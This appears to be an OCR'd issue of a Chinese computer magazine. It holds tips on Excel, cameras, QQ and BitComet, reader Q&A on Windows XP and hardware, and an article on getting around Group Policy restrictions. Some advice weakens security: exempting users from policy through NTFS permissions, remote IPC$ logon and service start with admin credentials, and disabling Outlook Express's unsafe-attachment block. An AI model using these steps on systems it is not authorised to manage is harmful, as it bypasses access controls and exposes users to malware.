我们在使用Excel表格时，经常会遇到要中英文交替输入的情况，比如某A列要输入中文，B列要输入英文，通常这时只有反复切换输入法，非常麻烦。那么你为什么不让Excel自动切换输入法呢？

第一步:打开中文输入法，选中A列，点击菜单中的"数据→有效性"，在"数据有效性"窗口中点击"输入法模式"标签。

第二步:在"模式"下拉菜单中选择"打开"，单击"确定"按钮。

第三步:选择B列，同样打开"数据有效性"窗口，在"模式"下拉菜单中选择"关闭(英文模式)"，单击"确定"按钮即可。

现在当你选中不同列的单元格时，Excel就会自动切换输入法了。

CF [MJ02]

数码相机“野战”必备武器

01 不是用来吃的黄豆包　　票数:44

出外游玩，沉重的三脚架可不是好选择。可是如果遇到某个景点需要自拍怎么办？坎坷不平的表面上相机是不可能保证水平的。

其实只需要缝一个小小的布袋子，里面装满黄豆。然后在需要自拍的时候，将黄豆包垫在相机下，略微调整就可以保证相机处于水平位置，而且不会晃动。怎么样，这个法子够简单吧？而且当你在野外迷路，弹尽粮绝的时候，黄豆还可以果腹，还可以……

布袋子应该使用较为细密、结实的布来缝制，而且要表面比较粗糙，绝对不能使用丝绸等很光滑的布料。这样不但可以避免被意外划破，也可以让相机不会从布袋上划下来。另外，装黄豆时不要太满，不然就没法做垫子了。一般来说装到三分之一到一半比较合适。当然，除了黄豆外，诸如绿豆、豌豆、大米等都可以，面粉一类的粉末也不错。但是一定不能用会散发异味、容易腐败变质的东西来填充，不然把相机搞得惨不忍睹可别怪我啊！



半袋黄豆，不管多么不平整的表面上
也能保证轻松自拍

02 DC省电五大招　　票数:43

外出使用DC，带再多电池也总是觉得不够用。但只要我们掌握一些常用省电技巧，电池使用时间就能极大延长。

1.少用LCD多用EVF

能够看着LCD取景是DC的一大优势，而且对于摄影菜鸟来说也很容易使用。但LCD却是耗电大户，长时间开着LCD只会让电力迅速耗光。其实只要多尝试使用EVF光学取景器，一样可以拍出出色的照片，而电池使用时间几乎可以达到以前的两倍。

2.晚上不是必须用闪光灯

除了LCD，闪光灯消耗电力也非常厉害。不过很多时候，闪光灯并不是必要的。例如晚上拍摄人物，用了闪光虽然让人物的亮度更高，但背景却会变成漆黑一片。这时需要关闭闪光灯，改为调高ISO值并增加曝光补偿来获得理想的拍摄效果。

3.白天更不是必须用闪光灯

白天光线条件充足的情况下，更是不需要使用闪光灯，把闪光灯强制关闭，然后增加一档光圈，缩短一档快门时间，这样能够保证不开闪光灯的情况下拍出的照片也不会因抖动而产生模糊感觉。

技巧:硬件

DC清洁小窍门

实用度：

镜头纸主要的作用是用来擦拭镜头表面的灰尘、指纹等。如果遇到机身缝隙中进入了灰尘，就得使用皮老虎或是小的软毛刷来清除。当然，我们这些纯粹业余的摄影爱好者不一定常备着皮老虎，所以如果在相机镜头的一些边缘缝隙中留下了灰尘，可以尝试把镜头纸直接撕开，撕出不规则边缘的柔软纤维可以当小刷子用，既能清理灰尘，又不会划伤镜头。记住，是撕开，可别剪开，剪开的边缘整齐，没法当小刷子用了。

另外，使用镜头纸还要注意一些小细节，比如它们大多是一次性的，不能反复使用。此外，清洁前一定要仔细检查镜头纸本身是否已经粘上了灰尘、沙子，否则不但清洁目的没达到，反倒可能将镜头划伤了。擦拭镜头的方法也很重要。擦拭镜头的正确方法为：首先使用皮老虎或毛刷（我们自己撕的镜头纸也可以）清理掉镜片上的灰尘，如有吹不掉附着物，可用毛刷轻轻刷掉。镜片如果沾上油污或按上指纹，除了吹、刷之外还要用极柔软、清洁的棉签儿沾上一两滴镜头水轻轻擦掉。最后，用镜头纸由内往外直线擦拭，不要做圆周运动，这点有点像清洁光盘。

(874sk)

笔记本刻录 注意节能状态

实用度：

现在越来越多的笔记本电脑自带了刻录光驱，有的高端型号甚至是内置了DVD刻录光驱，这大大增强了我们交换数据和备份信息的能力。但是在刻录的时候一定要注意笔记本电脑的节能状态设置。如果电脑在刻录的中途进入休眠状态，会直接导致刻录失败。最好是开始刻录前，把电源管理选项中的所有的节能选项都设置到"从不"，等刻录完成过后再调整回去。



(874sk)

TIPS:有时候开闪光灯拍出的任务照片，面部看上去特别光，感觉脸上有一层油一样，其实这也是因为闪光灯功率不足的原因，是现在大多数便携DC的通病。调大光圈，缩短快门时间，禁用闪光灯也可以有效避免这种情况。

4.减少机械运动


避免不必要的镜头拉近拉远操作，因为控制电机也会消耗不少的电力。

5.省电模式

现在大多数DC都内置了各种省电方案。按照当时的拍摄情况，选择正确的省电模式，可以显著延长电池使用时间。这些省电方案一般具有"自动关闭液晶显示屏"、"自动关机"等功能，我们应当把自动关闭LCD液晶屏幕的时间设定较短，比如一分钟，而自动关机的时间设定较长，比如十分钟。这样设置的原因是LCD自身耗电很大，尽量减少它工作的时间。而自动关机的时间之所以较长，因为开关一次相机，耗电量其实相当大。所以节电的好办法是减少开关机次数。

03 万能塑料袋　　票数:38

外出拍照，最怕的就是遇到雨天。在这种环境下别说拍照有难度，就是想要保护相机不被雨淋也是很麻烦的。因为我们一般用的相机包防水性能都不好，所以长时间淋雨肯定会让水渗透到相机上。要解决这个其实很简单，就是准备几个比较结实的塑料袋子（太单薄的容易被划破），然后将相机用塑料袋子包好。推荐那种带压条的塑料袋，把相机放进去后一捏压条就可以密封了。



带压条的塑料袋密封效果好，而且操作简单

04 能量充足持久战　　票数:32

前面已经提到了怎么省电。可以光是节流不开源，也不了多久啊。所以我们外出时还要多想几个开源的方法才行。

1.汽车充电器

这种小玩意儿价格便宜，用处却很大。不但可以在行车途中为DC电池充电，还可以为手机、PDA等各种数码设备充电。大家可以在附近的电脑城找找看，价格一般在几十元到上百元不等，根据功能和质量有所差别。

2.便携电池包和备用电源

市面上出售的各种电池包可以提供DC内置电池两到三倍的电力。只要带上两个这样的电池包，就是连续拍上半天也不成问题。不过这要求我们的DC可以使用外接电源，并且电池包和DC的型号匹配。

05 转存空间要备足　　票数:29

旅游的时候，存储卡存满了恐怕是最无奈的事情，塞得满满的存储卡让我们无法尽兴。要么选择放弃眼前美景，要么选择删除先前的记忆……最将就的办法只能是把照片质量设定低一些，这样虽然牺牲了单幅的质量，但是保证了整体的数量。不过要是能在出门之前备上一个数码伴侣或是多配备一张存储卡的话，肯定会让我们的旅行更愉快。不过在选购数码伴侣的时候，同样要仔细比较它的工作时间，因为数码伴侣也涉及到耗电的问题。**(廖宇雷)**　CF [MJ03]

技巧:网络

更快捷的陌生人聊天方式

实用度：

网上流传一种与QQ陌生人聊天的方式：在 览器地址栏中输入http://wpa.qq.com/msgrd?V=1&Uin=号码&Site=ioshenmue&Menu=yes，然后再修改"号码"为陌生QQ好友的号码，然后打开聊天窗口与之聊天。这种方法不仅麻烦，而且还不能记忆该好友，待下次与之聊天时还得再次故伎重演。其实，按下面的方法不仅避免每次查找上面的那串网址，还能永久保存这些聊过的QQ陌生人。

第一步：在QQ主窗口中选择"通讯录"，右击空白区域，选择"新建联系人"，在打开的窗口中的"姓名"框中输入该网友的名称（可随意填写），在"QQ号码"框中输入该网友的QQ号码，如果要添加其他陌生人，单击"添加下一个"按钮，否则单击"完成"按钮即可。

第二步：再次打开QQ主窗口中的"通讯录"组，这些添加进来的网友图标右侧将会显示一个企鹅图标，用鼠标单击这个图标即可打开QQ聊天窗口了。**(呆瓜)**

把BitComet的内存占用快速降到4MB

实用度：

很多朋友喜欢使用BitComet作为BT下载专用工具，但其内存占用非常大，刚打开的时候就有13MB，下载几个文件后，内存占用就会高达70MB～80MB，非常可怕。如果你的电脑内存不是很大，运行几个其他高内存占用的程序，几乎都要死机了。这里有一个小技巧，可以快速降低它的内存占用：在BitComet主界面的"选项→选项→界面外观"中，取消其中的"最小化到系统托盘"选项（见图），确定后再打开任务管理器，会发现它的进程BitComet.exe内存占用已经降到了5MB多！**(LX)**　CF [MJ04]



软件

1 解决瑞星防火墙图标移动或见不到报警提示的问题

问：有的时候，我用的瑞星防火墙图标会出现移动或见不到报警的问题，请问这是什么原因？（北京　享受孤独）

答：偶尔出现这个情况是很正常的，防火墙为了避免因短时间内骤增的恶意扫描或攻击数据量，2005版的瑞星防火墙在内核中增加了自我保护功能，当有恶意扫描或攻击量连续超过3次/秒时，防火墙就会自动启动自我保护功能。如果已经把报警方式选择为“记录”，这时防火墙会自动在后台记录，而不会在前台提示；如果报警方式为“记录”外的方式，则防火墙将在引擎启动方面转为内置式静默指令，不会提示。

而当你加载规则包后，防火墙灵敏度提高，就会增加数据量，加之防火墙规则包里的每条规则在排序、互动等方面都经过测试，都经过严格测试，并在内核技术尤其是防火墙引擎启动的对接秩序和内置规则的链接执行指令上进行了合理的、严密的匹配，所以就会出现“防火墙图标位置移动或不转动”的现象。

其实此时防火墙只是启动自我保护指令，并没有影响防火墙的正常工作。

其实防火墙类似于服务器，当服务器在短时间内受到的访问次数过多就可以导致服务器瘫痪，而自我保护功能就是为了避免这样的结果。

另外，有些网络游戏或游戏平台所用的是木马默认端口（如浩方使用的UDP 1203端口就是其木马的后门），这样在玩游戏时，防火墙就会不间断地过滤端口代码，就会引发防火墙自我保护功能的启动。

2 解决网镖规则不能保存的问题

问：我在使用“金山网　”时，有时会出现无法保存的现象，只要一重启就会丢失，请问这应该怎么解决呢？（北京　王海涛）

答：这个问题在个别电脑上的确会出现，很多人都说只要关机或重启前手动把网　关掉即可解决，此方法的确没有问题，但未免有些麻烦。其实，它的原理类似于关闭Windows，如果用一些快速关机或直接关电源的方法，虽然会提高关机速度，但这两种关机方法都没有保存一些设置。网　也是这个道理，在关机时，网　有时会出现没有响应的情况，会要求你选择“立即结束”，还是“取消”，点击“取消”，规则就能保存，点击“立即结束”就不会保存，类似强制关机。

另外，在一些装有优化软件（如超级兔子）的电脑上，不要勾选诸如“自动终止没有响应的程序”和“加速终止没有响应的程序”的选项即可。另外，还要将网　安装目录下RULES子目录中的所有文件“只读”属性去除　。

3 解决瑞星杀毒时提示“请解压”的问题



问：有一次我在用瑞星杀毒时，提示“请解压”，请问这是什么原因？（北京　享受孤独）

答：出现这个提示，主要是由下面几个原因造成的。

①病毒藏在Temporary Internet Files目录下

打开IE，选择菜单中的“工具→Internet选项”，点击“常规”标签下的“删除文件”按钮，在打开窗口中勾选“删除所有脱机内容”，点击“确定”（见图）。

如果还是无法解决问题，可以进入安全模式，进行同样操作。如果问题仍然没有解决，可以在“安全模式”下，打开“资源管理器”，点击菜单中的“工具→文件夹选项”，在“查看”标签下去除“隐藏受保护的操作系统文件”项的勾选，同时选择“显示所有文件和文件夹”，然后进入C:\Documents and Settings\用户名\Local Settings\Temporary Internet Files目录，删除所有文件。

②病毒藏在_Restore（Windows Me）或System Volume Information（Windows XP）目录下

如果出现这个问题，是因为病毒隐藏进了系统还原目录，关闭系统还原即可。在Windows Me中，要打开“控制面板”，点击“系统”项，点击“性能→文件系统”，单击“疑难解答”选项下的“禁用系统还原”，“确定”，重启即可。用DOS引导盘引导至DOS，然后删除_Restore目录下的内容即可（注意，每个分区下的内容都要删除）。

如果是Windows XP，则要点击“开始→程序→附件→系统工具→系统还原”，点击“系统还原设置”，勾选“在所有驱动器上关闭系统还原”即可。

③病毒藏在RECYCLER目录中

RECYCLER目录是回收站所在文件夹，每个分区都有该目录。你可以清空回收站，或是删除回收站中的文件来解决问题。

CF[SB01]

系统

1 Windows XP无法关机

问：我的系统是Windows XP，最近我的电脑无法关机了，用正常方法关机没有任何反应，有时还会死机，所以只好按住机箱上的电源开关来强行关机。请问这种故障是什么原因造成的？如何解决？另外，我听说用电源开关来强行关机对系统有害，这是真的吗？（山西 王冬）

答：这种故障可能的原因有很多，如果排除硬件故障的可能，那么可以列出下面这些可能的原因：

①杀毒软件冲突：有些杀毒软件与Windows XP SP2有冲突，会导致关机困难。在关机前先将杀毒软件的实时监控禁用，然后关闭其系统托盘驻留程序，再关机如果问题解决，则可确定是杀毒软件冲突导致，建议更换杀毒软件。

②内存驻留程序：和杀毒软件冲突的情况略有相同，在关机前先将系统中驻留的软件关闭，找出影响关机的程序。

③病毒感染：有很多病毒(比如VBS病毒)都会在系统中不断自我复制，这类病毒在感染系统后就有可能出现关机困难的症状，解决方法是更新杀毒软件并及时杀毒。

④USB设备冲突：在关机前将USB设备拔出即可解决。

⑤优化后遗症：Windows在关机时会给驻留在内存中的程序发消息，告诉它们可以关闭了，并给这些程序一定的时间来自我关闭，超过时间后Windows就会认为该程序失去响应而强行关闭它。如果曾经使用过系统优化软件或手动修改了程序关闭的等待时间，将该值设成了一个过小的值，那么系统就会在关机时将很多程序当成失去响应并强行关闭它们，这样的后果就是系统可能因此失去响应(假死)。解决方法是将该值恢复原状。

用电源按钮关机确实有害，这样做会导致在内存中还未写入硬盘的数据丢失，并且久而久之会对硬盘造成损害。

2 整治右键菜单故障

问：最近我的Windows XP似乎病入膏了，主要症状是点击右键后出现不少怪问题，比如点击右键后右键菜单很久才能显示出来，在“资源管理器”中右键点击文件夹常常导致“资源管理器”崩溃。看起来问题很严重，难道是我该重装系统的时候了？（广西 林 ）

答：出现这样的问题很可能是一些软件安装后添加的插件或右键菜单扩展造成的，解决方法如下：

第一步：从http://www.nirsoft.net/utils/shexview.zip下载ShellExView，运行ShellExView后，大家可以看到所有系统扩展都详细列出，选中所有“Company”不是“Microsoft Corporation”的项，选择“File→Disable Selected Items”菜单将所有第三方软件安装的扩展都加以屏蔽。

第二步：选中第一个被屏蔽的扩展，选择“File→Enable Selected Items”菜单启用该扩展，然后看看是否还存在右键菜单问题，如果不存在问题，那么接着开启下一个扩展……依此类推，直到找出“罪魁祸首”，找到后只需要屏蔽掉该扩展即可。

第三步：我们还可以通过查看“Product Name”知道这个“罪魁祸首”是哪款软件，将该软件卸载后重新安装即可。

3 修正Windows XP对文档内容搜索的支持问题

问：我发现这个问题很久了，那就是当我在Windows XP中使用系统自带的搜索功能进行内容搜索时，常常得不到完全的结果。比如说我的E:\work目录下有个1.log文件，而该文件中明明存在一个叫“电脑爱好者”的词组，但我在搜索“电脑爱好者”关键字的时候却查不到任何结果，而我用Google Desktop Search却能办到。难道Windows XP不支持内容搜索？（河北 刘金宇）

答：你说的这个情况确实存在，这是由于.log格式没有注册筛选器组件而造成的，还有一些文件类型跟.log属于同样的情况，比如DLL、JS、ASP、XML、XSL、HTA、CSS、WSH、CPP、C、H等。

要使用全文搜索，该文档文件类型必须注册筛选器组件，Windows的标准筛选器组件包括Mimefilt.dll(筛选Internet邮件扩展文件)、Nlhtml.dll(筛选网页文件)、Offfilt.dll(筛选Office文件)、Query.dll(筛选纯文本文件和二进制文件)。Windows 9X/2000默认注册了所有文档格式文件，而Windows XP为了避免获得太多无关结果，并不能搜索所有文件。要解决这一问题，方法很简单：

运行“Regedit”命令打开注册表编辑器，定位到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ContentIndex]分支，将其中名为“FilterFilesWithUnknownExtensions”的DWORD值设置为“1”即可。 CF[SB02]

网络

1 如何搜索聊天记录

问:每次重装系统前我都将MSN Messenger聊天记录备份起来,现在系统中分别保存了几年的MSN Messenger聊天记录文件,我现在想查找一次与一个客户谈合作时的记录,请问有没有什么便捷而快速的方法可以实现?

答:你可以通过百度的聊天记录搜索功能来达到目的。首先,下载并安装百度硬盘搜索伴侣(下载地址:http://disk.baidu.com/),安装后待其索引完硬盘中所有的文件后就可以进行搜索了:双击系统托盘区中的百度图标,在打开的搜索页面中输入聊天内容中可能包含的关键词或是你的MSN Messenger好友 称,再选择搜索方式为"聊天"即可开始搜索了,搜索结束后直接点击结果项就可以直接查看聊天记录。

2 无法打开邮件中的附件怎么办

问:为什么我在打开带有附件的Outlook Express邮件时,总出现"OE删除了对您的邮件中不安全的附件的访问"的提示,并且无法打开所带附件?

答:在Outlook Express6.0版本中预设了一项保护功能,就是无法打开收到的附件。解决方法:启动Outlook Express,单击主菜单上"工具→选项",在"选项"窗口中切换到"安全"标签下,选中"受限制的站点区域",去掉"病毒防护"区域中"不允许打开或保存可能有病毒的附件"前的"√",单击"确定",以后即能正常打开附件了。

3 E-mail中的">>>>>"怎么删除

问:我们在收E-mail时,经常会看到每一行的开头附带了许多">>>>>"三角符号,能不让它出现吗?

答:当然能。启动Outlook Express,单击"工具→选项",在弹出的选项窗口中选择"发送"选项卡,单击"邮件发送格式"框中右下角的"纯文字设置"按钮,在打开的"纯文字设置"窗口中,取消"回复或转发时,缩进原邮件"前的对勾,单击"确定"返回即可。

4 如何观看没下载完整的影片

问:我经常在使用BT下载电影时,下载到了98~99%时无法下载了,不知道这样没下载完整的电影能不能观看,如果能应该如何观看呢?

答:一般情况下,下载到99%时无法下载的电影其实已经趋于完整,只要将未下载完毕的文件扩展名去除就可以用播放器播放了,在此,建议使用VLC media player播放器,该播放器可以边下载边观看Divx媒体文件,而且还可以播放不完整的AVI文件。下载地址:http://nj.onlinedown.net/soft/16216.htm。

5 如何动态获取IP地址

问:由于工作需要,我要实时获取家中使用ADSL上网的电脑的IP地址,由于ADSL上网的IP地址是动态的,只要我的电脑重启或断开后重新连接后的IP地址就被更换了。请问,有没有其他方法可以帮助我适时地获取家中电脑的动态IP地址?

答:可以通过申请动态免费的动态域名来解决问题。例如,申请一个花生壳免费动态域名(http://nj.onlinedown.net/soft/39143.htm),在你的电脑中安装了花生壳免费域名的客户端,这样,只要你的电脑处于连接状态,花生壳免费域名就处于活动状态,你只要在远程通过Ping命令Ping这个免费的动态域名就可以获得你电脑的当前IP地址了。另外,IP Mailer(下载地址:http://soft.2118.com.cn/soft/26295.htm)也可以帮助你解决这样的问题。

6 电骡下载时提示硬盘空间不足

问:我在使用电骡下载电影时,明明是将影片下载到D盘的,但在下载过程中还是提示我的C盘空间不足,我清理了一下C盘,但过了不久,系统又提示我的硬盘空间不足。只要停止下载,此提示信息就不会再显示了。请问这是什么原因?

答:这可能是你下载的电影文件比较大,而电骡默认先将文件下载到临时文件夹中,因而出现你所描述的问题。你可以在电骡中将临时文件夹位置设置为其他硬盘即可。单击电骡主窗口中的"选项"按钮,在打开的设置窗口中选择"目录"项,然后在窗口的右侧单击"临时文件"区中的" 览"按钮,设置临时文件夹为其他分区中的文件夹即可解决问题。不过,你的C盘空间已经提示不足,最好要删除一些程序或是无用的文件,避免影响系统的运行速度。

7 无法在线看电影

问:以前我在IE中可以顺利地在线观看电影,但自从安装了插件管理程序UPIEA程序后,就再也无法在线观看电影了。请问这是什么原因,该如何解决?

答:在线观看电影需要相应播放器的插件支持,一般只要有RealPlayer播放器与Media Player播放的支持即可。而你安装了UPIEA程序后,可能程序对播放器的插件程序进行阻止操作了,只要重新在UPIEA中找到对应这两个播放器的插件,并放行即可解决问题。安装了其他插件管理程序后也有可能会导致这种情况出现,解决办法类似,只要在插件管理程序中重新放行播放器插件项即可解决问题。

CF[SB03]

硬件

1 IBM T43笔记本更换硬盘后出现2010错误

问:IBM T43原配的40GB硬盘换成了日立60GB（Travelstar 5K80）硬盘，硬盘型号是hts548060m9at00。

启动的时候报错：

ERROR

2010:warning:your internal hard disk drive(HDD) may not function correctly on this system..

Ensure that your HDD is supported on this system and that the latest HDD firmware is installed.

Press <esc> to continue

Press <F1>to setup

该如何解决这个问题呢?

答:非T43原装硬盘加装到T43上后开机自检时会报2010错误，产生原因是T43新版BIOS对硬盘的支持有所变化。解决办法如下所述 。

1. 将T43的BIOS版本降到 1.02。上IBM网站下载这个版本的BIOS。然后按照提示刷新BIOS，这个方法适合各种自行加装的硬盘，但是存在一定风险性，操作时请注意安全。

2. 升级硬盘firmware。根据硬盘类型在相应网站上查找对应的升级firmware。例如，日立网站相关链接为http://www.hitachigst.com/hdd/support/table2.htm。这种方法的缺点是：可供选择的升级程序不多，比如无希捷硬盘的firmware，而且升级硬盘firmware时风险较大。所以不建议采用这种方式。

2 给64位Windows XP系统减肥

问:我的电脑配置是P4 2.4GHz CPU、80GB硬盘、1GB内存，安装了64位的Windows XP后，还没安装任何应用程序，但系统盘的空间占用竟达3.0GB，这是为什么？怎样解决？

答:内存容量为1GB，问题就出在这里。自Windows 2000以后，Windows系统采用了页面文件(在Windows 98下叫"虚拟内存")来提高系统性能。它将一部分硬盘空间设置为虚拟内存，从而扩大了计算机的可用"内存"空间来满足程序运行的要求。页面文件的大小至少是物理内存的1.5倍。也就是说，仅这个文件就将占用系统盘1.5GB以上的空间。

页面文件是不能被手动删除的，只能将它移动到其他分区中。右击My computer(我的电脑)→Properties(属性)→Advanced(高级)。在打开的对话框中单击Performance(性能)下的Setting(设置)，再在打开的对话框中单击Advanced(高级)，接着单击Virtual Memory(虚拟内存)，就能看到虚拟内存设置界面了。将pagefile.sys文件移动到D盘，重启后生效。可在D盘根目录下找到pagefile.sys文件。同时C盘下的同名文件会自动消失，C盘的空间占用恢复到了1.5GB左右。

3 映泰M7NCG400主板集成显卡性能为何低下

问:我用的是映泰M7NCG400主板，这款主板在宣传中称其北桥集成了nVIDIA GeForce4 MX核心，性能相当于nVIDIA MX440显卡，而我在玩游戏的过程中却感觉到根本不是这么回事，用3D Mark 2003一测，数据果然远低于nVIDIA MX440显卡，请问这是怎么回事，是我设置有问题，还是厂家虚假宣传？

答:厂家没有虚假宣传，造成集成显卡性能低下的原因是因为您的主板没有开通双通道DDR模式。映泰M7NCG400的集成显卡在开通双通道模式（128bit）的情况下，比单通道模式（64bit）下性能提升了30%，可达到nVIDIA MX440显卡的水准。

开通双通道DDR模式的方法很简单：建议使用两条同品牌同型号的内存，如两条256MB DDR 400的Kingston内存，M7NCG400主板上有三条内存插槽，在隔得较远的内存插槽上安装一条内存，在两个紧挨在一起的内存插槽的任意一条上安装一条内存，即可开通双通道DDR模式。

4 硬盘重新分区后NEC E2000的SmartRestore功能失效

问:购买的NEC E2000笔记本，硬盘只有一个分区，我给硬盘重新分区（共3个分区），并且没有损坏隐藏分区。此后，在使用NEC笔记本的SmartRestore（一键恢复）功能时出错，导致系统崩溃，请问这是什么原因，该怎么解决？

答:和NEC的客服沟通得知：NEC不建议给笔记本硬盘重新分区，否则容易造成SmartRestore功能出错，导致系统崩溃。如果一定要给NEC笔记本硬盘分区的话，建议使用PartitionMagic DOS版。

您可以将笔记本拿到客服去解决问题，也可以自己动手重装操作系统。如果还想要使用一键恢复功能，可以选择一些一键恢复软件，比如"一键恢复精灵"。

5 DVD在播放刻录的音频CD时有噪音

问:我使用DVD在播放刻录的音频CD时有噪音，请问这是什么原因？

答：在刻录时，如果系统或光驱工作不稳定，被刻录的音频CD中就会有噪音。首先可以尝试使用低速刻录的方式。此外，在硬盘中建立源盘内容的镜像，然后再刻录音频CD对减低噪音应该也有缓解的作用。

CF[SB04]

■盆盆 @diyinside.com

有勇有谋，智斗组策略三大“顽疾” ★★★

本文可以帮你学到

- 让特定用户摆脱组策略限制的方法
- 获得组策略设置对应的注册表位置
- 通过网络拯救被组策略锁定的计算机

对于工作组里的计算机来说，可以将组策略看成是注册表的一个友好的图形化设置界面，能够方便我们更好、更安全地修改相应的注册表键值。如何使用组策略来更改系统设置，网上可以找到的资料实在太多。但组策略有很多不方便的地方，却很少有人解决。今天就让我们针对组策略的三大“顽疾”，来逐个击破。

特别注意

①如果没有特别说明，本文以Windows XP Professional(系统安装在C:\WINDOWS)为例进行介绍。

②Windows XP Home版本没有“组策略编辑器”。

③权限设置需要硬盘分区格式为NTFS，并且在“文件夹选项”中去除“使用简单文件共享”的勾选。

顽疾1:组策略让用户吃“大锅饭”

1.“用户配置”不针对单个用户

运行gpedit.msc打开“组策略编辑器”，观察左侧的分支你就会发现组策略分为两个部分:“计算机配置”和“用户配置”，但我们并不能设置其中的“用户配置”部分仅对特定用户生效。不管是“计算机配置”还是“用户配置”，都会作用于任何用户。两者区别是对“计算机配置”的修改最终加载到[HKEY_LOCAL_MACHINE]注册表项，会在用户登录前生效;而对“用户配置”的修改会加载到[HKEY_CURRENT_USER]注册表项，只有在用户登录以后才生效。

2.组策略生效的“秘密”

组策略的“用户配置”部分保存在C:\WINDOWS\system32\ GroupPolicy\User\Registry.pol文件中(下文中还会提到存放“计算机配置”的文件，在不同目录下但文件名也是Registry.pol)，当用户登录以后，会将该Registry.pol文件里的内容写到[HKEY_CURRENT_USER]注册表项中，这样组策略的设置内容就会生效。

3.权限叫停，谁敢不从



图1

如果对该Registry.pol文件设置NTFS权限，阻止特定用户对该文件的访问，那么就相当于阻止将组策略中的“用户配置”应用于该用户。这里假设以阻止Test用户应用组策略的“用户配置”为例，介绍具体设置步骤。

首先右击该Registry.pol文件，选择菜单“属性”。切换到“安全”选项卡，点击“添加”按钮添加Test账户，然后选中“组或用户名称”列表中刚才添加的Test账户，在下方的“Test的权限”中勾选“读取”权限右侧的“拒绝”复选框(见图1)，点击“确定”保存设置。

经过设置后，当Test用户登录到系统时，就无法读取C:\WINDOWS\system32\GroupPolicy\User\Registry.pol文件，这样组策略中所有“用户配置”的修改部分不会应用到Test用户。

小提示

这种方法仅适用于组策略的“用户配置”部分，由于组策略的“计算机配置”部分在用户登录之前就加载到注册表，所以这种NTFS权限设置方法对组策略的“计算机配置”部分无效。

顽症2:组策略+注册表=迷雾重重

1.比比文件，挖出组策略修改对应的注册表键值

大多数组策略中的设置最终会写入注册表，所以通过修改相应注册表键值也可以得到相同设置效果。而在“组策略编辑器”中，我们只能找到设置选项的描述，却无法找到注册表相关键值的对应关系。

本文前面部分提到组策略的“用户配置”部分保存在C:\WINDOWS\system32\GroupPolicy\User\Registry.pol文件中，如果在“组策略编辑器”中设置了某个策略项，再打开该Registry.pol文件进行对比，岂不是就能找出其对应的注册表位置了吗?下面就以组策略中“用户配置→管理模板→系统→阻止访问注册表编辑器”的策略项为例进行试验，在“组策略编辑器”中将该项设置为“已启用”，然后用“记事本”打开该Registry.pol文件，即可看到对应的键值“用户配置”里的“阻止访问注册表编辑器”策略项对应[HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Policies\System]注册表项下的DisableRegistryTools键值。组策略中的“计算机配置”部分也能用类似的方法搞定，用“记事本”打开C:\WINDOWS\system32\GroupPolicy\Computer\Registry.pol文件，即可找到组策略的“计算机配置”部分所对应的注册表项。

2.与众不同的“本地安全策略”

“本地安全策略”的情况有一点不同，对“本地安全策略”的修改不会写入Registry.pol文件中，而是会写到C:\WINDOWS\security\Database\secedit.sdb文件中。由于这个secedit.sdb采用了数据库文件格式，所以无法用文本编辑器查看该文件了。但对于“本地安全策略→本地策略→安全选项”，

可以用下面方法找出策略项与注册表键值的对应关系：

运行regedit.exe打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SeCEdit\Reg Values]，可以看到该注册表项下有多个子项，其中每一个子项名称，都对应某个安全选项的注册表键值的实际路径。比如其中有一个子项名为"MACHINE/Software/Microsoft/Driver Signing/Policy"，其下的字符串键值DisplayName的数值数据为"未签名驱动程序的安装操作"。这表明"本地安全策略→本地策略→安全选项"下的"非签名驱动程序的安装操作"策略项等效于[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Driver Signing]项下的二进制键值Policy。

顽疾3:"流氓"策略让系统寸步难行

曾经有网友提了这么一个问题：在"组策略→用户配置→管理模板→系统"的"只运行许可的Windows程序"策略项里指定当前系统能够运行的应用程序，考虑到应该允许"组策略编辑器"，所以把"gpedit.msc"添加到该策略的许可列表中，结果却发现无法打开"组策略编辑器"了。其实"组策略编辑器"的实质是MMC(控制台)进程加载的gpedit.msc管理单元，所以在这里应该添加MMC.exe。如果添加的是gpedit.msc而非MMC，系统自然就无法启动"组策略编辑器"。如果出现这个问题，可采用以下步骤修复：

1.使用此修复方法必需的条件

①该故障计算机必须处于局域网环境中。

②该故障计算机上的防火墙必须经过正确的配置，以允许远程访问组策略工具。

③该故障计算机必须没有禁止管理员账户从网络登录的权力。

④该故障计算机上的"remote registry"服务必须已经启动。

2.修复实例：网络让我"重生"

假设故障计算机的计算机名为NoGpedit，其上的管理员账户名为Admin，密码为Passwd，局域网中另外一台正常计算机名为Test。

第一步:在局域网计算机Test上运行CMD打开"命令提示符"窗口，并运行命令"net use \\NoGpedit\IPC$ /user:NoGpedit\Admin Passwd"(不含引号)。如果命令成功，即可在Test计算机上获得NoGpedit计算机的管理员账户Admin的凭据。

第二步:在局域网计算机Test的"运行"对话框里输入"mmc"并回车，打开微软控制台程序窗口，选择菜单"文件→添加/删除管理单元"，添加"组策略对象编辑器"，将弹出向导的"组策略对象"设置为"另一台计算机"，然后输入NoGpedit，点击"确定"(见图2)。




图2

第三步:在Test计算机上打开NoGpedit计算机的组策略编辑窗口，将相应的策略项恢复"未配置"。注销NoGpedit计算机并重新登录，结果即可生效。

> **小提示**
>
> 如果NoGpedit计算机上的"Remote Registry"服务没有启动，可以在局域网Test计算机上远程打开其服务管理单元并启动该服务。也可以在Test计算机的"命令提示符"窗口运行"sc \\NoGpedit start RemoteRegistry"命令远程启动NoGpedit计算机上的该服务。

CF [ZS01]

稀饭魔语大辞典

■熊猫盼盼

DOS和命令提示符，同是黑底白字的字符界面，它们完全一样吗？本期大辞典为大家解释这两者之间的区别。

本期名词:DOS/命令提示符

1973年，第一个磁盘操作系统诞生，称为CP/M，它成为了当时最有影响的8位操作系统。

